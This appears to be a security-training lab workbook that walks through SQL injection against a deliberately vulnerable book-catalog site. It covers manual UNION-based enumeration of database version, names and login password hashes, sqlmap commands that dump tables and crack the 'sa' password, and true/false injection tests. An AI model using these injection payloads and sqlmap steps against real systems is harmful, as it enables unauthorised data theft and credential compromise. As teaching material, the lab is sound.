The ORDER BY position number 10 is out of range of the number of items in the select list.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: The ORDER BY position number 10 is out of range of the number of items in the select list.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): The ORDER BY position number 10 is out of range of the number of items in the select list.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) +205
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async) +6339649
```



<http://54.149.82.150/bookdetail.aspx?id=2 order by 5-->

Book Detail Page - Mozilla Firefox
Book Detail Page [+ New Tab](#)

54.149.82.150/bookdetail.aspx?id=2 order by 5--

Search

Books Forever

Home Login Contact

Books Search

Title

[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based protocol to let applications

Book Detail


The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name: A Guide to the Wireless Engineering Body of Knowledge

Author: John Wiley & Sons

Publication: 2009, English

ISBN: 9780470433669

Pages: 253

Price: \$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009


This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy

<http://54.149.82.150/bookdetail.aspx?id=2 order by 6-->

Book Detail Page - Mozilla Firefox
Book Detail Page [+ New Tab](#)

54.149.82.150/bookdetail.aspx?id=2 order by 6--

Search

Books Forever

Home Login Contact

Books Search

Title

[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based protocol to let applications

Book Detail


The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name: A Guide to the Wireless Engineering Body of Knowledge

Author: John Wiley & Sons

Publication: 2009, English

ISBN: 9780470433669

Pages: 253

Price: \$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009


This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy



<http://54.149.82.150/bookdetail.aspx?id=2 order by 7-->

Book Detail Page - Mozilla Firefox
Book Detail Page [+ New Tab](#)

54.149.82.150/bookdetail.aspx?id=2 order by 7--

Search Go

Books Forever

Home Login Contact

Books Search

Title Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by **the first name**

Knowmore
SOAP is a simple XML-based

Book Detail



The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name: A Guide to the Wireless Engineering Body of Knowledge

Author: John Wiley & Sons

Publication: 2009, English

ISBN: 9780470433669

Pages: 253

Price: \$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

<http://54.149.82.150/bookdetail.aspx?id=2 order by 8-->

Book Detail Page - Mozilla Firefox
Book Detail Page [+ New Tab](#)

54.149.82.150/bookdetail.aspx?id=2 order by 8--

Search Go

Books Forever

Home Login Contact

Books Search

Title Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by **the first name**

Knowmore
SOAP is a simple XML-based

Book Detail



The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name: A Guide to the Wireless Engineering Body of Knowledge

Author: John Wiley & Sons

Publication: 2009, English

ISBN: 9780470433669

Pages: 253

Price: \$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security



<http://54.149.82.150/bookdetail.aspx?id=2 order by 9-->

Book Detail Page - Mozilla Firefox
Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 order by 9--

Books Forever

Home Login Contact

Books Search

Title Go Advanced Search

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:
Search your books & authors by the first name

Knowmore
SOAP is a simple XML-based

Book Detail

The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name:
A Guide to the Wireless Engineering Body of Knowledge

Author:
John Wiley & Sons

Publication:
2009, English

ISBN:
9780470433669

Pages:
253

Price:
\$30.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

<http://54.149.82.150/bookdetail.aspx?id=2 union all select 1,2,3,4,5,6,7,8,9-->

Conversion failed when converting the varchar value 'A Guide to the Wireless Engineering Body of Knowledge' to data type int. - Mozilla Firefox
Conversion failed when ...

54.149.82.150/bookdetail.aspx?id=2 union all select 1,2,3,4,5,6,7,8,9--

Server Error in '/' Application.

Conversion failed when converting the varchar value 'A Guide to the Wireless Engineering Body of Knowledge' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value 'A Guide to the Wireless Engineering Body of Knowledge' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs Line: 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the varchar value 'A Guide to the Wireless Engineering Body of Knowledge' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj)
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +108
```



<http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,2,3,4,5,6,7,8,9-->

Book Detail Page - Mozilla Firefox
Book Detail Page

54.149.82.150/bookdetail.aspx?id=-2 union all select 1,2,3,4,5,6,7,8,9--

Books Forever

Home Login Contact

Books Search

Title Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Book Detail

Book Cover 7

Book name: 2

Author: 3

Publication: 4

ISBN: 08

Pages: 09

Price: \$5.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2009

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem: firewalls and proxy

<http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,4,5,6,7,8,9-->



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 union all select 1,user,@@version,4,5,6,7,8,9-

Books Forever

Home Login Contact

Books Search

Title Go Advanced Search

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based

Book Detail

Book Cover 7

Book name: dbo

Author: Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
Feb 10 2012 19:39:15 Copyright (c) Microsoft Corporation Express Edition (64-bit) on Windows NT 6.2 (Build 9200:) (Hypervisor)

Publication: 4

ISBN: 08

Pages: 09

Price: \$5.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security



<http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,7,8,9-->

Book Detail Page - Mozilla Firefox
Book Detail Page

54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,7,8,9--

Books Forever

Home Login Contact

Book Detail

Book Cover 7

Book name: dbo

Author: Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
Feb 10 2012 19:39:15 Copyright (c) Microsoft Corporation Express Edition (64-bit) on Windows NT 6.2 (Build 9200:) (Hypervisor)

Publication: WIN-LEHKTCETQ8ISQLEXPRESS

ISBN: 08

Pages: 09

Price: \$5.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents

[http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,db_name\(0\),8,9--](http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,db_name(0),8,9--)

Book Detail Page - Mozilla Firefox
Book Detail Page

54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,db_name(0),8,9--

Books Forever

Home Login Contact

Book Detail

Book Cover BookApp

Book name: dbo

Author: Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
Feb 10 2012 19:39:15 Copyright (c) Microsoft Corporation Express Edition (64-bit) on Windows NT 6.2 (Build 9200:) (Hypervisor)

Publication: WIN-LEHKTCETQ8ISQLEXPRESS

ISBN: 08

Pages: 09

Price: \$5.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents



[http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,master.sys.fn_varbintohexstr\(password_hash\),8,9 from master.sys.sql_logins--](http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,master.sys.fn_varbintohexstr(password_hash),8,9 from master.sys.sql_logins--)

Screenshot of a web browser showing the exploit results:

The URL in the address bar is: [http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,master.sys.fn_varbintohexstr\(password_hash\),8,9 from master.sys.sql_logins--](http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,master.sys.fn_varbintohexstr(password_hash),8,9 from master.sys.sql_logins--)

The page content shows the results of the SQL injection query:

```
0x0200c7c4dc6d23933a99f8e7580aebd3e4cff6d0f430bb3069fd5d4aa32
```

Details of the injected row:

- Book name:** dbo
- Author:** Microsoft SQL Server 2012 - 11.0.2100.60 (X64) FEB 10 2012
10:30:13 Copyright (c) Microsoft Corporation. Express Edition
(64-bit) on Windows NT 6.2 [Build 9200: 1 (Hyper-V)]
- Publication:** WIN-LHKTCCE7Q8SQLEXPRESS
- ISBN:** 08
- Pages:** 09
- Price:** \$5.00

On the right side of the page, there is a sidebar titled "Welcome guest!" containing news items:

- Latest Releases & News**
 - July 21st, 2009**
This is a template designed to expose web services (SOAP) attacks.
 - SOAP** is a simple XML-based protocol to let applications exchange information over HTTP.
 - It is important for application development to allow Internet communication programs.
- June 22nd, 2009**
Today, applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy



Lab 19: Extracting Data with SQLMap

```
cd /home/strategicsec/toolz/  
svn checkout https://svn.sqlmap.org/sqlmap/trunk/sqlmap sqlmap-dev  
cd sqlmap-dev
```

```
strategicsec@ubuntu:~/toolz/sqlmap-dev$ cd /home/strategicsec/toolz/  
strategicsec@ubuntu:~/toolz$ svn checkout https://svn.sqlmap.org/sqlmap/trunk/  
sqlmap sqlmap-dev  
svn: OPTIONS of 'https://svn.sqlmap.org/sqlmap/trunk/sqlmap': 200 OK (https://  
svn.sqlmap.org)  
strategicsec@ubuntu:~/toolz$ cd sqlmap-dev/  
strategicsec@ubuntu:~/toolz/sqlmap-dev$ █
```



You should check to see if this gets detected by the IDS:

```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -b
```

```
Place: GET
Parameter: id
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2 AND 4469=4469

  Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
  Payload: id=2 AND 6449=CONVERT(INT,(SELECT CHAR(113)+CHAR(110)+CHAR(104)+CHAR(113)+(SELECT CASE WHEN (6449=6449) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(120)+CHAR(114)+CHAR(102)+CHAR(113))

  Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
  Payload: id=2 UNION ALL SELECT NULL,NULL,CHAR(113)+CHAR(110)+CHAR(118)+CHAR(104)+CHAR(113)+CHAR(104)+CHAR(105)+CHAR(109)+CHAR(85)+CHAR(85)+CHAR(70)+CHAR(116)+CHAR(79)+CHAR(86)+CHAR(120)+CHAR(113)+CHAR(120)+CHAR(114)+CHAR(102)+CHAR(113)

  Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
  Payload: id=2; WAITFOR DELAY '0:0:5'--

  Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
  Payload: id=2 WAITFOR DELAY '0:0:5'--

[14:14:12] [INFO] testing Microsoft SQL Server
[14:14:13] [INFO] confirming Microsoft SQL Server
[14:14:17] [INFO] the back-end DBMS is Microsoft SQL Server
[14:14:17] [INFO] fetching banner
[14:14:17] [INFO] web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS operating system: Windows
back-end DBMS: Microsoft SQL Server 2012
banner:
...
Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
  Feb 10 2012 19:39:15
  Copyright (c) Microsoft Corporation
    Express Edition (64-bit) on Windows NT 6.2 <X64> (Build 9200: ) (Hypervtsr)
...
[14:14:18] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 9 times
[14:14:18] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'
[*] shutting down at 14:14:18
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --current-user
```

```
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries
Payload: id=2; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind
Payload: id=2 WAITFOR DELAY '0:0:5'--

[14:15:50] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:15:50] [INFO] fetching current user
[14:15:51] [WARNING] reflective value(s) found and filtering out
current user: 'sa'
[14:15:51] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'
[*] shutting down at 14:15:51
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --current-db
```



```
Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind
Payload: id=2 WAITFOR DELAY '0:0:5'--
---
[14:16:44] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:16:44] [INFO] fetching current database
[14:16:45] [WARNING] reflective value(s) found and filtering out
current database: 'BookApp'
[14:16:45] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'
[*] shutting down at 14:16:45
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --dbs

```
[14:17:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:17:45] [INFO] fetching database names
[14:17:47] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] BookApp
[*] master
[*] model
[*] msdb
[*] tempdb
[14:17:47] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'
[*] shutting down at 14:17:47
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp --tables

```
---
[14:18:34] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:18:34] [INFO] fetching tables for database: BookApp
[14:18:35] [WARNING] reflective value(s) found and filtering out
Database: BookApp
[2 tables]
+-----+
| BOOKMASTER |
| sqlmapoutput |
+-----+
[14:18:35] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'
[*] shutting down at 14:18:35
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```



```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T  
BOOKMASTER --columns
```

```
[--]  
[14:19:15] [INFO] the back-end DBMS is Microsoft SQL Server  
web server operating system: Windows 8.1 or 2012 R2  
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727  
back-end DBMS: Microsoft SQL Server 2012  
[14:19:15] [INFO] fetching columns for table 'BOOKMASTER' in database 'BookApp'  
[14:19:16] [WARNING] reflective value(s) found and filtering out  
Database: BookApp  
Table: BOOKMASTER  
[9 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| AUTHNAME | varchar |  
| BOOKID | numeric |  
| BOOKNAME | varchar |  
| DESCRIPTION | varchar |  
| FILENAME | varchar |  
| ISBN | numeric |  
| PAGES | numeric |  
| PRICE | numeric |  
| PUBNAME | varchar |  
+-----+-----+  
[14:19:16] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'  
[*] shutting down at 14:19:16  
root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T  
sysdiagrams --columns
```

```
[21:37:49] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'  
Database: BookApp  
Table: dbo.sysdiagrams  
[5 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| definition | varbinary |  
| diagram_id | int |  
| name | nvarchar |  
| principal_id | int |  
| version | int |  
+-----+-----+
```

```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T  
BOOKMASTER --columns --dump
```



```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T sysdiagrams --columns --dump
```

```
[21:39:20] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'
Database: BookApp
Table: dbo.sysdiagrams
[5 columns]
+-----+-----+
| Column      | Type       |
+-----+-----+
| definition  | varbinary |
| diagram_id  | int        |
| name         | nvarchar   |
| principal_id | int        |
| version      | int        |
+-----+-----+

[21:39:20] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'
[21:39:20] [INFO] fetching entries for table 'sysdiagrams' on database 'BookApp'
Database: BookApp
Table: dbo.sysdiagrams
[0 entries]
+-----+-----+-----+-----+-----+
| definition | diagram_id | name    | principal_id | version |
+-----+-----+-----+-----+-----+
|           |           |         |             |         |
|           |           |         |             |         |
|           |           |         |             |         |
|           |           |         |             |         |
|           |           |         |             |         |
+-----+-----+-----+-----+-----+
```



```
python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --users --passwords
```

```
[00:45:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[00:45:45] [INFO] fetching database users
database management system users [15]:
[*] ##MS_AgentSigningCertificate##
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicySigningCertificate##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] ##MS_SmoExtendedSigningCertificate##
[*] ##MS_SQLAuthenticatorCertificate##
[*] ##MS_SQLReplicationSigningCertificate##
[*] ##MS_SQLResourceSigningCertificate##
[*] BUILTIN\Users
[*] NT AUTHORITY\SYSTEM
[*] NT Service\MSSQL$SQLEXPRESS
[*] NT SERVICE\SQLWriter
[*] NT SERVICE\Winmgmt
[*] sa
[*] WIN-LEHKTCCETQ8\Administrator

[00:45:45] [INFO] fetching database users password hashes
[00:45:47] [WARNING] something went wrong with full UNION technique (most probably because of limitation on retrieved number of entries). Falling back to partial UNION technique
[00:45:49] [WARNING] the SQL query provided does not return any output
[00:45:50] [WARNING] the SQL query provided does not return any output
[00:45:50] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[00:45:50] [INFO] fetching database users
[00:45:50] [INFO] fetching number of password hashes for user 'sa'
```

Choose defaults to try dictionary attack of default SQLMap dictionary

```
[21:40:24] [INFO] using hash method 'mssql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/home/strategicsec/toolz/sqlmap-dev/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:40:29] [INFO] using default dictionary
[21:40:29] [INFO] loading dictionary from '/home/strategicsec/toolz/sqlmap-dev/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N]
[21:40:32] [INFO] starting dictionary-based cracking (mssql_passwd)
[21:40:32] [INFO] starting 4 processes
[21:40:35] [INFO] cracked password 'database' for user 'sa'
database management system users password hashes:
[*] sa [1]:
    password hash: 0x01004086ceb686e0431880f0ff5afbb8319cbcc6b2dc29fc8785
    header: 0x0100
    salt: 4086ceb6
    mixedcase: 86e0431880f0ff5afbb8319cbcc6b2dc29fc8785
    clear-text password: database
```



Lab 20: True/False SQL Injection

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

<http://54.149.82.150/bookdetail.aspx?id=2 or 1=1-->

The screenshot shows a Firefox browser window with the title "Book Detail Page - Mozilla Firefox". The URL in the address bar is "54.149.82.150/bookdetail.aspx?id=2 or 1=1--". The main content area is titled "Books Detail" and shows a book titled "Steve Krug DON'T MAKE ME THINK". The sidebar on the right is titled "Welcome guest!" and contains a section for "Latest Releases & News" with a note about SOAP attacks.

Book Detail

Book name: Steve Krug DON'T MAKE ME THINK A Common Sense Approach to Web Usability

Author: Steve Krug and Roger Black

Publication: Que; 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 140

Price: \$11.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem: firewalls and proxy



<http://54.149.82.150/bookdetail.aspx?id=2 or 1=2-->

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2 or 1=2--

Search

Books Forever

Home Login Contact

Books Search

Title Go

[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore
SOAP is a simple XML-based

Book Detail


The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name:
[A Guide to the Wireless Engineering Body of Knowledge](#)

Author:
John Wiley & Sons

Publication:
2009, English

ISBN:
9780470433669

Pages:
253

Price:
\$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005
Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security

http://54.149.82.150/bookdetail.aspx?id=1*1



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=1*1

Search

Books Forever

Home Login Contact

Books Search

Title

[Advanced Search](#)

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by [the first name](#)

Knowmore

SOAP is a simple XML-based protocol to let applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers can't inspect or filter RPC traffic.

Book Detail

Steve Krug **DON'T MAKE ME THINK** All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the book's assumptions, such as "We do not read pages—we scan them" and "We do not figure out how things work—we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites."

Book name: Do not Make Me Think A Common Sense Approach to Web Usability

Author: Steve Krug and Roger Black

Publication: Que; 1st edition (October 23, 2000)

ISBN: 9780470412343

Pages: 180

Price: \$11.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP). SOAP is a simple XML-based protocol to let applications exchange information over HTTP. It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers can't inspect or filter RPC traffic.

You should notice that you get one page when you submit a true statement, and another one when you submit a false statement.

This is the basis of how sql injection works.

